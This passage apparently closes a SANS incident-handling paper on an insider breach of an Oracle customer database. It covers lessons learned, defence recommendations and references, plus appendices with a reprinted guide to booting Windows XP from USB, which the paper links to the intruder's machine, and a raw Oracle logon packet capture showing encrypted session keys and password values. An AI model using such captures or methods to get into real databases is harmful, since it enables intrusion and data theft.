During the investigation it was discovered that very little security exists for the *.ini* file containing the login ID and password which accessed the database. There was an assumption that security was not required as the database account had very limited access. This assumption was incorrect; the Security Team should work with the Interface Team to setup NTFS permissions to protect this file.

The lack of logging affected the Incident Responses Teams ability to investigate this incident. The DBA Analysts should work with the Security Team to setup audit logging on the database server. This will be done carefully so as not to effect the performance of the database server.

Once again your Incident Handling Team should be commended for their efforts and with continued support from Senior Management at Company X you can expect similar if not better results in the future.

7. Conclusion

Having looked at this vulnerability and the actions of the attackers and response by Company X it is well worth reflecting on this information and looking at how immerging security philosophies could have been applied. In Ancient Greek, hubris referred to an action shaming one's victim in order to make one self appear to be superior. In modern usage it has come to mean exaggerated self pride or self-confidence, often resulting in fatal retribution (as defined by Wikipedia). A paper posted on Danny Lieberman's (2005) website entitled *2005: Data theft and the sin of hubris* explains *The four sins of hubris: thinking, looking, fighting and denying* and how they pertain to internal security of information systems. Using this approach, Company X's behavior can be broken down:

Thinking it won't happen to me.

Company X's employees are encouraged to purchase stock in the company and partake in profit sharing hence it is believed they are trusted. This belief was maintained despite the fact that several smaller cases of credit card fraud had already been detected within the organization.

Looking away from the threat.

Company X has spent much of its effort attaining SOX and PCI compliancy. Although these compliances are important and required in order for the business to survive; the effort was extended in spite of knowing certain internal issues existed. They failed to see that compliancy can be achieved in the spirit of fixing

known issues.

Fighting yesterday's battle.

Much of the security team's effort is being consumed with the operational issues of the firewall, URL filter and mail filter. Again these security measures are important but too much attention has been placed in these areas, when in reality there is little or no evidence that anyone is currently attempting to exploit these attack vectors.

Denying the economic cost.

At Company X it has been stated, from various levels of IT, that the company could easily afford any fines levied. What Company X has failed to realize is the hidden costs such has having to contact all their customers and apologize for their indiscretion. Also, other issues like reverse conversion rate of their Web Site, resulting in more customers using their call center and finally many of the customers will simply not trust Company X resulting in further loss of future revenue.

It easy to see that Company X has made some mistakes in its overall security strategy but the question still remains what should they have done? Joern Wettern (2005) has some suggestions in his article *Dump Your DMZ!*; let's look at how these suggestions could be applied in this scenario:

Keep it simple.

The NewRev system started with a simple architecture consisting of three layers: presentation, application and database. Of these layers only the application layer was allowed to communicate with the database layer. Unfortunately, many

requirements were missed and instead of revising the application layer to include the missing functionality they simply allowed interfaces to access the database directly. This revision was done without security in mind and hence led to many systems needing network layer access to the database. Company X needs to revisit their architecture and fix the root cause of the problem by incorporating the interface requirements into the application layer.

Challenge your assumptions.

It was assumed that Oracle security was good enough to hold sensitive corporate data as long as the server was on the internal trusted network. Company X needs to spend more time evaluating internal servers. A compressive testing process with rigid vulnerability assessments is required to ensure proper security is in place. Simply thinking the server is secure is not the same as knowing it's secure.

Avoid shortcuts.

When the database server was originally installed and configured careful attention was paid to the setup of the database accounts. Also DBA access was restricted to the DBAs. However as the projects timelines began to fall behind DBA access was granted to other users. Also interface accounts were given the ability to perform some DBA type functions. Company X has established governance and change control processes, however a decision was made that these processes would not be followed in an attempt to make the project more agile. Company X needs to understand that if governance is good for production systems than it should be good for pre-production environments as well.

Use host-based protection.

The database server was accessible by any machine on the inside or trusted network. A simple host based firewall could restrict system access. Company X needs to establish host based firewalls and auditing systems to restrict access and monitor the database server.

Use IPSec.

One of the challenges with IP based firewalling is the lack of authentication. In this scenario it would be beneficial to use IPSec between systems communicating with the database server, even if the encryption is null. This would have prevented the USB bootable Windows machine from being allowed to communicate with the database server. Company X needs to develop a PKI infrastructure and issue certificates to those systems allowed to communication with the database server.

Use smart firewalls.

Although this attack came from the inside, if any part of the ecommerce site is susceptible to SQL injection, this attack could be remotely executed. Company X has deployed proxy based firewalls on the perimeter. However, the proxy has not been tuned to restrict only the Oracle traffic which is required by the ecommerce site. For additional protection they should restrict the type of transactions that are permitted from the DMZ to the database server. Company X needs to tune the Oracle proxy on the perimeter firewalls.

Company X's is not unique to the Information Technology world. This is, far too often, the rule instead of the exception. Company's belief if they purchase an enterprise database solution and apply the latest security patches, they have an impenetrable vault. Quite obviously this is not true, and when it comes to

protecting such corporate sensitive data as your customer's credit card information, the Security Professionals of today need to go the extra mile. They need to shake up their networks and readdress how Security is implemented. They need to change their way of thinking and "Don't just Patch, Protect!"

8. References

Absolute Software. (2004). Detect Theft. In *Track and protect your PC Assets.* Retrieved February 18, 2007, from http://www.tomora.com.au/images/ComputracePlusDS.pdf

Beale, J., Casswell B., Kohlenburg T., & Poor, M. (2004). *Snort 2.1 Intrusion Detection, Second Edition*. United States of America: Syngress Publishing.

Exforsys Inc. (2007). Oracle Packages. In*Tutorial 15: Oracle 9i : Oracle Packages*. Retrieved February 18, 2007, from http://www.exforsys.com/content/view/1366/267/

Juniper Networks. (1998-2007). *Oracle Database Server DBMS_EXPORT_EXTENSION Package Privilege Escalation*. Retrieved February 18, 2007, from http://www.juniper.net/security/auto/vulnerabilities/vuln3319.html

Lieberman, D. (2005). *2005: Data theft and the sin of hubris*. Retrieved February 18, 2007, from http://www.software.co.il/content/view/172/41/

Litchfield, D. (2006). *Re: Recent Oracle exploit is _actually_ an 0day with no patch*. Retrieved February 18, 2007, from http://www.securityfocus.com/archive/1/432078

Oracle. (2004). *Oracle Database Documentation Library*. Retrieved February 18, 2007, from http://download-west.oracle.com/docs/cd/B14117_01/index.htm

Payment Card Industry Security Standards Council. (2006). *Payment Card Industry (PCI) Data Security Standard*. Retrieved February 18, 2007, from https://www.pcisecuritystandards.org/tech/download_the_pci_dss.htm

Red Database Security. (2006). *SQL Injection via Oracle DBMS_EXPORT_EXTENSION in Oracle 9i / 10g*. Retrieved February 18, 2007, from http://www.red-database-security.com/exploits/oracle-sql-injection-oracle-dbms_export_extension.html

Roesch, M, & Poor, M. (2004). *Intrusion Detection Snort Style*. SANS Institute.

SANS (2005). *Incident Handling Step-by-step and Computer Crime Investigation version 3Q05*. SANS Institute.

SANS (2005). *Computer and Network Hacker Exploits Part 1 - 4 version 4Q05*. SANS Institute.

Schleussinger, E. (2006). *Installing and booting Windows XP from USB drive – Guide*. Retrieved February 18, 2007, from http://www.ngine.de/index.jsp?pageid=4176

Wettern, J. (2005). Trust no one. In *Dump Your DMZ!*. Retrieved February 18, 2007, from http://redmondmag.com/columns/article.asp?EditorialsID=1010

9. Appendix A

How to build a boot from USB drive.

What is this about?

To keep the introduction short, Microsoft denies that booting Windows off a USB drive works.

See this page for example. It says:

Q: Can a USB storage device be the primary (and only) means of storage?
No. USB-based mass storage devices cannot be the primary hard disk storage solution on a regular system ...

Or this one from the microsoft newsgroups:

Windows cannot boot from an USB drive. If your computer supports booting from such device, you can load a boot loader to the USB device which starts Windows XP from the HDD.

Anyway, the web is full of those. I was wondering about the same thing, as i did not want to put a Windows partition on my Linux.based work laptop, and thought it was a good idea to run Windows XP off a USB Hard drive that i just plug in when i need it, and boot from it. To put a long story short, this is exactly what i do now, thanks to the fantastic research of the people credited below. However, it took me significant time to figure out all the painful little problems, and i was not fully happy with the current official guide by Dietmar (no pun, he was the first to make ANYthing public). I wanted an easy guide that allows creating a modified version of the Windows XP CD, for painless and transparent installation to as many systems as you want.

This page is the result of my work. Have fun!

Credits

...must go to the people that made this guide possible in the first place. In recent months, a few blokes going by the handles of **mkiaer**, **Dietmar** and **sisal** and a few others from the 911.net forums came up with many good pieces of research on how to enable any NT-based Windows to boot from a USB-drive. Little of this guide would exist without them - in fact the only reason why i write this up is that my particular solution seems to be lower effort than any of the steps i saw before. Many of the steps here are the result of their research.

Version History:

- v1.0 - 3rd Mar 2006

rewritten, tested and working against two different drives with my laptop.

- v0.9 - 29th Feb 2006

initial version, untested

What works?

Basically, everything as far as i can see. After completing this tutorial, your Windows XP install should directly boot off your USB-drive, and be fully upgradable, DirectX games will run, all apps i tested work like normal, speed is the same as with a real HDD (you need USB2 though) - so it is in fact a fine solution as far as i can see.

Disclaimer

This is a hobby project of mine. I will not assume ANY responsibility for the correctness of this guide, nor can I be made liable for any errors, hardware or software problems / loss that are caused by following this guide. Basically, if things screw up, its your own fault. Do not follow the guide if you fear data loss.

Requirements

- An existing Windows install for carrying out the steps in this tutorial
- A USB2-compliant Hard disk drive (or a big USB2 stick, see remarks below)
- An original Windows XP CD (tested only against SP1 so far, but reported to work on other versions)
- A registered version of WinISO (or any other software that allows direct editing of ISO files)
- The Microsoft CAB SDK
- A CD-burning software that can handle ISO files. I like the free burnatonce

How To:

Summary:

We will dump the contents of your original Windows XP CD , extract a few files from the Image using ISO modification software, edit the files, and put the modified versions back on the ISO. The resulting ISO image is burnt back onto a CD media, and can then directly be used to install Windows on your USB drive.

I am also covering a few pitfalls that happened to me, in hope they will save you a bit of time.

1) Does your computer support booting from USB?

Usually, if its an option in your BIOS boot sequence menu, the answer to this is yes. If its not there, look for BIOS updates. If you are not sure, proceed and see what happens ;-)

2) Sorting out the "Bootability" of your USB-Drive

Connect your USB drive to your computer, directly, without a Hub. Then, shut down your computer, disconnect any other hard disk drives from it, and insert your original Windows XP CD into the drive. Start the installation, and proceed to the section where you are allowed to pick a hard drive. If it goes beyond the partition selection, your drive is already fine for booting Windows XP. If not (seems to be the cases with many of the Freecom USB HDDs for example), you will get an error like "Windows is unable to find your drive, partition, data etc bla". This is usually not a big problem. All you need to do is "properly" format the drive. Reboot into your normal Windows, and get this HP tool , and use it to format your HDD completely. I chose NTFS format, worked fine everytime i tried. After this, my drives are recognized as valid installation devices by the Windows XP installer. (In fact, i did not manage to create a USB primary partition with FAT32 that was recognized as being installable)

3) Dumping the original Windows CD into an ISO File

Pretty easy one. Simply open WinISO, and select Actions -> Make ISO from CDROM, and save your CD image.

4) Extracting the files we need to work on

After the CD dump is done, close and reopen WinISO. Then, open the ISO file you just created using File -> Open.
Now, click the I386 folder, and select the following files (Ctrl key to multi-select)

- TXTSETUP.SIF
- DOSNET.INF
- USB.IN_

- USBPORT.IN_
- USBSTOR.IN_

Select Actions -> Extract and put the resulting files into some folder to work on them.

5) Unpacking IN_ files

Use the Cab SDK (from the command line) for extracting the contents of the .IN_ files. Each of them contains exactly one .inf file. If you are unsure how to use the Cab SDK, here is an example command line: "cabarc x USBSTOR.IN_" . You should end up with three new files in the folder, called:

- usb.inf
- usbport.inf
- usbstor.inf

You can now delete the .IN_ files.

6) Editing the files

This is the main job. i ll also try to explain a bit whats happening. Use a simple Texteditor like Notepad.

6-A) TXTSETUP.SIF

This file is loaded on the initial install step by the Windows XP CD installer. In this file, we will change the way Windows treats USB devices during system setup -- the default is to only treat them as input devices during installation -- we will change this to include mass storage driver support (which needs to be loaded into the installer much earlier in order to work).

First, move the following entries from [InputDevicesSupport.Load] to the [BootBusExtenders.Load] section , as shown here

```
[BootBusExtenders.Load]
pci = pci.sys
acpi = acpi.sys
isapnp = isapnp.sys
acpiec = acpiec.sys
ohci1394 = ohci1394.sys
usbehci = usbehci.sys
usbohci = usbohci.sys
usbuhci = usbuhci.sys
usbhub = usbhub.sys
usbstor = usbstor.sys


[InputDevicesSupport.Load]
~~usbehci = usbehci.sys~~
~~usbohci = usbohci.sys~~
~~usbuhci = usbuhci.sys~~
~~usbhub = usbhub.sys~~
usbccgp = usbccgp.sys
hidusb = hidusb.sys
serial = serial.sys
serenum = serenum.sys
~~usbstor = usbstor.sys~~
```

... now the same for [BootBusExtenders] and [InputDevicesSupport]

```
[BootBusExtenders]
pci = "PCI-Bustreiber",files.pci,pci
acpi = "ACPI Plug & Play-Bustreiber",files.acpi,acpi
```

```
isapnp = "ISA Plug & Play-Bustreiber",files.isapnp,isapnp
acpiec = "Integrierter ACPI-Controllertreiber",files.none,acpiec
ohci1394 = "IEEE-1394-Bus-OHCI-konformer Anschlusstreiber",files.ohci1394,ohci1394
usbehci = "Erweiterter Hostcontroller",files.usbehci,usbehci
usbohci = "Open Hostcontroller",files.usbohci,usbohci
usbuhci = "Universeller Hostcontroller",files.usbuhci,usbuhci
usbhub = "Standard-USB-Hubtreiber",files.usbhub,usbhub
usbstor = "USB-Speicherklassentreiber",files.usbstor,usbstor


[InputDevicesSupport]
usbehci = "Erweiterter Hostcontroller",files.usbehci,usbehci
usbohci = "Open Hostcontroller",files.usbohci,usbohci
usbuhci = "Universeller Hostcontroller",files.usbuhci,usbuhci
usbhub = "Standard-USB-Hubtreiber",files.usbhub,usbhub
hidusb = "HID-Parser",files.hidusb,hidusb
serial = "Treiber f r seriellen Anschluss",files.none,serial
serenum = "Enumerator f r seriellen Anschluss",files.none,serenum
usbstor = "USB-Speicherklassentreiber",files.usbstor,usbstor
usbccgp = "USB Generic Parent Driver",files.usbccgp,usbccgp
```

Next, we also have to write several keys into the registry. Convieniently, the txtsetup.sif allows you to specify files that are parsed and instered into the registry at install time. Insert the following in the [HiveInfs.Fresh] section:

```
[HiveInfs.Fresh]
AddReg = hivedef.inf,AddReg
AddReg = hivesys.inf,AddReg
AddReg = hivesft.inf,AddReg
AddReg = hivecls.inf,AddReg
AddReg = hiveusd.inf,AddReg
AddReg = dmreg.inf,DM.AddReg
AddReg = usbboot.inf,usbservices
```

and also in [SourceDisksFiles]

```
[SourceDisksFiles]
usbboot.inf = 1,,,,,,_x,3,,3
bootvid.dll = 1,,,,,,3_,2,0,0,,1,2
kdcom.dll = 1,,,,,,3_,2,0,0,,1,2
```

Finally, save and close **TXTSETUP.SIF**. We are done with it.

6-B) DOSNET.INF

Now, open **DOSNET.INF** , and change the second [Files] section to look like this:

```
[Files]
d1,usbboot.inf
d1,_default.pif
d1,12520437.cpx
d1,12520850.cpx

....
```

6-C) usb.inf

Change the bolded lines in the [StandardHub.AddService] and [CommonClassParent.AddService] sections:

```
[StandardHub.AddService]
DisplayName = %StandardHub.SvcDesc%
ServiceType = 1 ; SERVICE_KERNEL_DRIVER
StartType = 0 ; SERVICE_DEMAND_START
ErrorControl = 1 ; SERVICE_ERROR_NORMAL
ServiceBinary = %12%\usbhub.sys
LoadOrderGroup = Boot Bus Extender

[CommonClassParent.AddService]
```

DisplayName = %GenericParent.SvcDesc%
ServiceType = 1 ; SERVICE_KERNEL_DRIVER
StartType = 0 ; SERVICE_DEMAND_START
ErrorControl = 1 ; SERVICE_ERROR_NORMAL
ServiceBinary = %12%\usbccgp.sys
LoadOrderGroup = Boot Bus Extender

6-D) usbport.inf

Change the bolded lines in the [EHCI.AddService], [OHCI.AddService] , [UHCI.AddService] and [ROOTHUB.AddService] sections:

[EHCI.AddService]
DisplayName = %EHCIMP.SvcDesc%
ServiceType = 1 ; SERVICE_KERNEL_DRIVER
StartType = 0 ; SERVICE_DEMAND_START
ErrorControl = 1 ; SERVICE_ERROR_NORMAL
ServiceBinary = %12%\usbehci.sys
LoadOrderGroup = Boot Bus Extender

[OHCI.AddService]
DisplayName = %OHCIMP.SvcDesc%
ServiceType = 1 ; SERVICE_KERNEL_DRIVER
StartType = 0 ; SERVICE_DEMAND_START
ErrorControl = 1 ; SERVICE_ERROR_NORMAL
ServiceBinary = %12%\usbohci.sys
LoadOrderGroup = Boot Bus Extender

[UHCI.AddService]
DisplayName = %UHCIMP.SvcDesc%
ServiceType = 1 ; SERVICE_KERNEL_DRIVER
StartType = 0 ; SERVICE_DEMAND_START
ErrorControl = 1 ; SERVICE_ERROR_NORMAL
ServiceBinary = %12%\usbuhci.sys
LoadOrderGroup = Boot Bus Extender

[ROOTHUB.AddService]
DisplayName = %ROOTHUB.SvcDesc%
ServiceType = 1 ; SERVICE_KERNEL_DRIVER
StartType = 0 ; SERVICE_DEMAND_START
ErrorControl = 1 ; SERVICE_ERROR_NORMAL
ServiceBinary = %12%\usbhub.sys
LoadOrderGroup = Boot Bus Extender

6-E) usbstor.inf

Change / Add the bolded lines in the [USBSTOR.AddService] section

[USBSTOR.AddService]
DisplayName = %USBSTOR.SvcDesc%
ServiceType = 1
StartType = 0
Tag = 3
ErrorControl = 1
ServiceBinary = %12%\USBSTOR.SYS
LoadOrderGroup = Boot Bus Extender

6-F) new file: USBBOOT.INF

Create a new file called USBBOOT.INF in the same directory as your other changed files, and put the following content into it:

[usbservices]

HKLM,"SYSTEM\CurrentControlSet\Services\USBSTOR","DisplayName",0x00000000,"USB Mass Storage Driver"
HKLM,"SYSTEM\CurrentControlSet\Services\USBSTOR","ErrorControl",0x00010001,1
HKLM,"SYSTEM\CurrentControlSet\Services\USBSTOR","Group",0x00000000,"System Reserved"
HKLM,"SYSTEM\CurrentControlSet\Services\USBSTOR","ImagePath",0x00020000,"system32\DRIVERS\USBSTOR.SYS"
HKLM,"SYSTEM\CurrentControlSet\Services\USBSTOR","Start",0x00010001,0
HKLM,"SYSTEM\CurrentControlSet\Services\USBSTOR","Type",0x00010001,1

HKLM,"SYSTEM\CurrentControlSet\Services\usbehci","DisplayName",0x00000000,"USB 2.0 Enhanced Host Controller Miniport Driver"
HKLM,"SYSTEM\CurrentControlSet\Services\usbehci","ErrorControl",0x00010001,1
HKLM,"SYSTEM\CurrentControlSet\Services\usbehci","Group",0x00000000,"System Reserved"

```
HKLM,"SYSTEM\CurrentControlSet\Services\usbehci","ImagePath",0x00020000,"system32\DRIVERS\usbehci.sys"
HKLM,"SYSTEM\CurrentControlSet\Services\usbehci","Start",0x00010001,0
HKLM,"SYSTEM\CurrentControlSet\Services\usbehci","Type",0x00010001,1

HKLM,"SYSTEM\CurrentControlSet\Services\usbhub","DisplayName",0x00000000,"USB2 Enabled Hub"
HKLM,"SYSTEM\CurrentControlSet\Services\usbhub","ErrorControl",0x00010001,1
HKLM,"SYSTEM\CurrentControlSet\Services\usbhub","Group",0x00000000,"System Reserved"
HKLM,"SYSTEM\CurrentControlSet\Services\usbhub","ImagePath",0x00020000,"system32\DRIVERS\usbhub.sys"
HKLM,"SYSTEM\CurrentControlSet\Services\usbhub","Start",0x00010001,0
HKLM,"SYSTEM\CurrentControlSet\Services\usbhub","Type",0x00010001,1

HKLM,"SYSTEM\CurrentControlSet\Services\usbuhci","DisplayName",0x00000000,"Microsoft USB Universal Host Controller Miniport Driver"
HKLM,"SYSTEM\CurrentControlSet\Services\usbuhci","ErrorControl",0x00010001,1
HKLM,"SYSTEM\CurrentControlSet\Services\usbuhci","Group",0x00000000,"System Reserved"
HKLM,"SYSTEM\CurrentControlSet\Services\usbuhci","ImagePath",0x00020000,"system32\DRIVERS\usbuhci.sys"
HKLM,"SYSTEM\CurrentControlSet\Services\usbuhci","Start",0x00010001,0
HKLM,"SYSTEM\CurrentControlSet\Services\usbuhci","Type",0x00010001,1

HKLM,"SYSTEM\CurrentControlSet\Services\usbohci","DisplayName",0x00000000,"Microsoft USB Open Host Controller Miniport Driver"
HKLM,"SYSTEM\CurrentControlSet\Services\usbohci","ErrorControl",0x00010001,1
HKLM,"SYSTEM\CurrentControlSet\Services\usbohci","Group",0x00000000,"System Reserved"
HKLM,"SYSTEM\CurrentControlSet\Services\usbohci","ImagePath",0x00020000,"system32\DRIVERS\usbohci.sys"
HKLM,"SYSTEM\CurrentControlSet\Services\usbohci","Start",0x00010001,0
HKLM,"SYSTEM\CurrentControlSet\Services\usbohci","Type",0x00010001,1
```

7) Repack the inf files into their original IN_ format

If you have not already deleted your extracted .IN_ files, do so now. They need to be replaced. Open a DOS shell again, and navigate to the folder with your changed files. Then exceute the following commands:

```
cabarc n USB.IN_ usb.inf
cabarc n USBPORT.IN_ usbport.inf
cabarc n USBSTOR.IN_ usbstor.inf
```

The three IN_ files should now exist again.

Congratulations. All out modifications are done.

8) Inject the changed files into the ISO

Open your Windows CD image again with WinISO. Navigate to the I386 folder, and **delete** the following files from the ISO, saving the changes to the ISO afterwards:

- DOSNET.INF
- TXTSETUP.SIF
- USB.IN_
- USBPORT.IN_
- USBSTOR.IN_

Just to be sure all is updated in the ISO, cloase and repoen the ISO in WinISO. Now, again go to the I386 folder and select "Add Files". Now add your changed files, in detail:

- USBBOOT.INF
- DOSNET.INF
- TXTSETUP.SIF
- USB.IN_
- USBPORT.IN_
- USBSTOR.IN_

Save the ISO. You are done.

9) Burn the ISO back to CD

Feel free to use any burning package you want. I used the free and simple Burnatonce

10) Install Windows XP from the CD

Shut down your computer. Disconnect ANY internal and external hard drives (so Windows cannot find them during installation and mess up their Master Boot Records hehe). Some computers will have trouble to boot without an internal HDD attached, check in your BIOS and, if possible, remove the HDD from the boot sequence and set the USB Harddisk as the first boot device, and the CDROM as second.

Also, now connect your USB Harddrive directly to the computer, **without any Hubs in between.**

Windows should install just fine, with the exceptions noted below.

Issues you will encounter during installation:

- During driver installation, the USB drivers will prompt you, as they are "not certified" - This is normal. Our changes invalidated the checksum, and therefore the driver is no longer signed. Just press "yes" a couple of times.
- Upon completion of the install, the system will complain once on the first bootup that the pagefile does not exist. You can ignore this for now, as Windows will work fine without it. People are looking at fixing this issue, but its not critical for now.

Once everything is up and running , shut down and reconnect all your drives.

This version of the guide has been tested successfully on the follwoing hardware configurations - please email me your infos if you have successfully completed the guide, so I can add your configuration as well:

- Dell Latitude D810, Freecom FHD-3 80GB USB2 HDD, NTFS formatted using HP tool
- Dell Latitude D810, Western Digital 2206A 80GB USB2 HDD, NTFS formatted using HP tool

If you have troubles, please visit the forum dedicated to this tutorial.

have a lot of fun!

Emanuel Schleussinger
http://www.ngine.de
Mar 2006

10. Appendix B

TNS Network Logon Traffic

.....9.,.....:.....aa.....(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)(HOST=wjwkstn1617or)(PORT=1521))(CONNECT_DATA=(SERVICE_NAME=test)(CID=(PROGRAM=C:\oracle\product\10.2.0\client_1\BIN\sqlplusw.exe)(HOST=COMPUTERNAME)(USER=secureadm))))
.....
.....9.,.....:.....aa.....(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)(HOST=wjwkstn1617or)(PORT=1521))(CONNECT_DATA=(SERVICE_NAME=test)(CID=(PROGRAM=C:\oracle\product\10.2.0\client_1\BIN\sqlplusw.exe)(HOST=COMPUTERNAME)(USER=secureadm))))
. .....9..... aa.....
.....
.....
.....|.....
.....NTS.....
.....
.....
.....
.....
.....
.....
.....NTS.....
.....
.....
.....
.....=....=..NTLMSSP.....4.....(....(
....COMPUTERNAMEWORKGROUP
.....
.....NTLMSSP.....8.....z.e..vi.....|.|.R.....W.J.W.K.S.T.N.1.6.1.7.O.R.....W.J.W.K.S.T.N.1.6.1.7.O.R.....W.J.W.K.S.T.N.1.6.1.7.O.R.....w.j.w.k.s.t.n.1.6.1.7.o.r.....w.j.w.k.s.t.n.1.6.1.7.o.r.....
.....
.....NTLMSSP.....H.....`.....r.....(
....C.O.M.P.U.T.E.R.N.A.M.E.s.e.c.u.r.e.a.d.m.C.O.M.P.U.T.E.R.N.A.M.E.)C_.....x@7..p.L....p.3...[Q.O..
.%.....IBMPC/WIN_NT-8.1.0.
.....IBMPC/WIN_NT-8.1.0.....d...`.$.....
.....
.....#G##..#..A.#.....!....
.....?..?.....
.E.....R!....
.....?..?.....<<<.....
.....<<<....
.....v.....|.....LNITEST
...
AUTH_TERMINAL.....COMPUTERNAME.....AUTH_PROGRAM_NM.....sqlplusw.exe.....AUTH_MACHINE.....WORKGROUP\COMPUTERNAME.....AUTH_PID.....636:2880.....AUTH_SID.....secureadm....
.....AUTH_SESSKEY@...@3887E0F83321EF72A05115EDF3D7C0E5559D8C7B4E0C69BEC430A4CCF9FB9B43....
...
AUTH_VFR_DATA....9.....6..... &.....
.f.....s.....
...x...`....LNITEST.....AUTH_SESSKEY@...@693740C50D8BABA4CC7D251690668FEADCD029E0C504E50FD9E2DB7B72A3E4BD....
...
AUTH_PASSWORD@...@BABEF6C62B88DC849FDBE36402CEBCD92F0E98995C6D88072BD95038E49122D0.....AUTH_RTT.....175555....
...
AUTH_CLNT_MEM.....4096....
...
AUTH_TERMINAL.....COMPUTERNAME.....AUTH_PROGRAM_NM.....sqlplusw.exe.....AUTH_MACHINE.....WORKGROUP\COMPUTERNAME.....AUTH_PID.....636:2880.....AUTH_SID.....secureadm.....AUTH_ACL.....4400.....AUTH_ALTER_SESSION.
.....ALTER SESSION SET NLS_LANGUAGE= 'AMERICAN' NLS_TERRITORY= 'AMERICA' NLS_CURRENCY= '$' NLS_ISO_CURRENCY= 'AMERICA' NLS_NUMERIC_CHARACTERS= '.,' NLS_CALENDAR= 'GREGORIAN' NLS_DATE_FORMAT= 'DD-MON-RR'
NLS_DATE_LANGUAGE= 'AMERICAN' NLS_SORT= 'BINARY' TIME_ZON.E= '-07:00' NLS_COMP= 'BINARY' NLS_DUAL_CURRENCY= '$' NLS_TIME_FORMAT= 'HH.MI.SSXFF AM' NLS_TIMESTAMP_FORMAT= 'DD-MON-RR HH.MI.SSXFF AM'
NLS_TIME_TZ_FORMAT= 'HH.MI.SSXFF AM TZR' NLS_TIMESTAMP_TZ_FORMAT= 'DD-MON-RR HH.MI.SSXFF AM TZR'..
.....AUTH_LOGICAL_SESSION_ID ... 5B4C7F53162E4341BBEE92D071EBF768.....AUTH_FAILOVER_ID.....
.....AUTH_VERSION_STRING.....-
Production.....AUTH_VERSION_SQL.....20.....AUTH_XACTION_TRAITS.....3.....AUTH_VERSION_NO.....169869568.....AUTH_VERSION_STATUS.....0.....AUTH_CAPABILITY_TABLE.....AUTH_DBNAME$...$TEST.REGRESS.RDBMS.DEV.US.OR
ACLE.COM.....AUTH_SESSION_ID.....158.....AUTH_SERIAL_NUM.....619.....AUTH_INSTANCE_NO.....1.....AUTH_FAILOVER_ID.....1.....AUTH_SC_SERVER_HOST
...
wjwkstn1617or.....AUTH_SC_DBUNIQUE_NAME.....test.....AUTH_SC_INSTANCE_NAME.....test.....AUTH_SC_SERVICE_NAME.....test.....AUTH_SC_INSTANCE_ID.....1.....AUTH_SC_INSTANCE_START_TIME$...$2006-12-03
12:53:02.000000000 -
07:00.....AUTH_SC_DB_DOMAIN.....AUTH_SC_SVC_FLAGS.....8.....AUTH_INSTANCENAME.....test.....AUTH_SVR_RESPONSE`...`6909CFCBB80BFED374C3EE34A81C7D924635BAC0C9F2C3670A703211323AB7C9EE9A7D132031

87E25F22C374F8F259A9.....6..... &.....
.....k.....k.....;.0.....
.....z.zOracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Production
With the Partitioning, OLAP and Data Mining options..
.....
.....^.a.....V.....N..
.....N.....N...V.....N...SELECT USER FROM DUAL.....
.....`.D...nn_o..9q
xj.....9.....USER.....xj.....;`..LNITEST.....AMERICAN.....AMERICA.....$.....AMERICA.....WE8MSWIN1252
.....GREGORIAN.....DD-MON-RR.....AMERICAN.....BINARY.....HH.MI.SSXFF AM9.....DD-MON-RR HH.MI.SSXFF AM:.....HH.MI.SSXFF AM TZR;.....DD-MON-RR HH.MI.SSXFF AM
TZR<.....$4.....BINARY2.....BYTE=.....FALSE>.....5<<.....6..... &.....
.....
.....{.....6..... &.....ORA-01403: no data found

.....i.....
.....
.....^
!.....|V.....N..
.....N.....N...V.....N...BEGIN DBMS_OUTPUT.DISABLE; END;.....
......./.....
.....6..... &.....
.....i.....
.....
.
.?.....^
a.....U.....N..
.....N.....N...V.....N...SELECT ATTRIBUTE,SCOPE,NUMERIC_VALUE,CHAR_VALUE,DATE_VALUE FROM SYSTEM.PRODUCT_PRIVS WHERE (UPPER('SQL*Plus') LIKE UPPER(PRODUCT)) AND (UPPER(USER) LIKE
USERID).....
.....E`.....u.~."dr
xj.....9.....ATTRIBUTE.....SCOPE.....

...
NUMERIC_VALUE.....

...
CHAR_VALUE.....

...
DATE_VALUE.....xj.....
...
.....{.....G.....
.....6..... &.....ORA-01403: no data found

.....i.....
.....
.
.V.....^.a.....I.....N..
.....N.....N...V.....N...SELECT CHAR_VALUE FROM SYSTEM.PRODUCT_PRIVS WHERE (UPPER('SQL*Plus') LIKE UPPER(PRODUCT)) AND ((UPPER(USER) LIKE USERID) OR (USERID = 'PUBLIC')) AND (UPPER(ATTRIBUTE) =
'ROLES').....
.!.....~..U..M.?xj.....9.....

...
CHAR_VALUE.....xj.....
...
.....{.....6..... &.....ORA-01403: no data found

.....i.....
.....
.....^.)..... @J..6....N..
.....N.....V.....N...V.....N..6BEGIN DBMS_APPLICATION_INFO.SET_MODULE(:1,NULL); END;.....SQL*Plus

.....pH.i..... ...../.....6..... &.....
.....i.....
.....
.....^.q.....LJ..(....N..
.....N.....N...V.....N..(SELECT DECODE('A','A','1','2') FROM DUAL.....
.S.....2$5?Y...H..4 p.xj.....9.....DECODE('A','A','1','2').....xj.....;`..1.....{.....$... .....6..... &.....ORA-01403: no data found

.....i.....
.....
.=.....h.....
.....
.=.....h.....
.....
.

Last Updated: July 23rd, 2017

Upcoming Training

Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
